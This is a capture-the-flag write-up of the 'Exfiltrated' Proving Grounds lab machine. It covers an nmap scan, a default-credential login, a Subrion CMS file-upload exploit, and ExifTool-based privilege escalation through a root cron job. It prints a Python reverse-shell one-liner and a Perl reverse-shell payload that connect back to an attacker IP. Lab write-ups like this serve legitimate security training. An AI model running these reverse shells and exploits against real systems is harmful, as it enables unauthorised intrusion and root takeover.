# Exfiltrated | Write-up

**Difficulty:** Easy
**Platform:** Proving Ground Practice
**Operating System:** Linux
**Target IP:** 192.168.224.163
**Date Completed:** 18-02-2026
**Solution Author:** Armaan Nain

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## Objectives

- User Flag
- Root Flag

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## Initial Foothold

### Port & Service Scan :

Scanned the machine for open ports running services facing public network.


```
Command : NMAP SCAN

sudo nmap 192.168.224.163 -sCV -p- --min-rate=300 -oN nmap-scan
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan revealed two open service on port `80` i.e. HTTP & port `22` i.e. SSH . The target machine is suspected to be running `Ubuntu` operating system on it .

## Service Enumeration :

Started service Enumeration with port 80. While examining the site content came across tried default credentials against login page , was successfully logged in as user administrator with creds (admin:admin)




on further examination the site was discovered to be running `subrion version 4.2.1` The service is vulnerable to various exploits discovered by `searchsploit` and search engine information gathering.





Command : Cp exploit from Exploit DB to current directory

```
searchsploit 49876 -m
```

```
❯ searchsploit 49876 -m
  Exploit: Subrion CMS 4.2.1 - Arbitrary File Upload
      URL: https://www.exploit-db.com/exploits/49876
     Path: /usr/share/exploitdb/exploits/php/webapps/49876.py
    Codes: CVE-2018-19422
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (956)
```

Proofread the exploit for what does it do , usage instructions , dependencies & hard-coded values. So in line 60 of the exploit, changed the values to (admin:admin) for successful authentication.




Execute the exploit to achieve remote code execution on the target machine.


Command : Exploit usage

```
python3 exp.py -u http://exfiltrated.offsec/panel
```


From webshell , system enumeration revealed python3 was present on the target which can be leveraged to spawn a reverse shell. After setting up a listener , executed a simple one python reverse shell.

Command : reverse shell

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("192.168.45.210",4444));os.dup2(s.fileno(),0);os.dup
2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```



Got command Execution on the machine as user : www-data

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
## Privilege Escalation

Technique Used: `Exiftool` Exploitation


System Enumeration revealed , a script is scheduled by the root user running every minute on system. The scripts uses exiftool to store metadata with image name in a log file.



```
www-data@exfiltrated:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
#
```



```
www-data@exfiltrated:/opt$ cat image-exif.sh
cat image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"


IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
```

The exiftool is vulnerable to exploit which was revealed by a simple google search . In short , the exploit basically embeds a payload in metadata which gives code execution with exiftool.

> Command : Copy Exploit to current Directory

```
searchsploit -m 50911
```

```
❯ searchsploit -m 50911
  Exploit: ExifTool 12.23 - Arbitrary Code Execution
      URL: https://www.exploit-db.com/exploits/50911
     Path: /usr/share/exploitdb/exploits/linux/local/50911.py
    Codes: CVE-2021-22204
 Verified: False
File Type: Python script, ASCII text executable
```


so we crafted a malicious image with the exploit and put it in the directory specified in the script running as root.

> Exploit Usage : Reverse shell


```
python3 50911.py -s "LHOST IP" "LPORT"
```

```
❯ python3 50911.py -s 192.168.45.210 9998
/home/raven/Desktop/Machines/09-Exfiltrated/50911.py:62: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(9998,inet_aton('192.168.45.210')))){open(STDI
N,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
```




After the execution of script we successfully get a reverse connection from target machine as `root` .

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## Flags

User: {HIDDEN}
Root: {HIDDEN}

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## Extra Information

### Tools & Techniques Used :

| Tool / Technique | Purpose ( Machine's Context) |
|---|---|
| nmap | To look up for service version & open ports |
| searchsploit | To look for exploits |
| Manual Exploitation | - |

### References

- https://www.exploit-db.com/exploits/49876 : Subrion CMS 4.2.1 Arbitrary File Upload
- https://github.com/convisolabs/CVE-2021-22204-exiftool : Exiftool exploit

### My Experience :

- Quite informative machine , I learned something new from it. It made me add some steps to my workflow.

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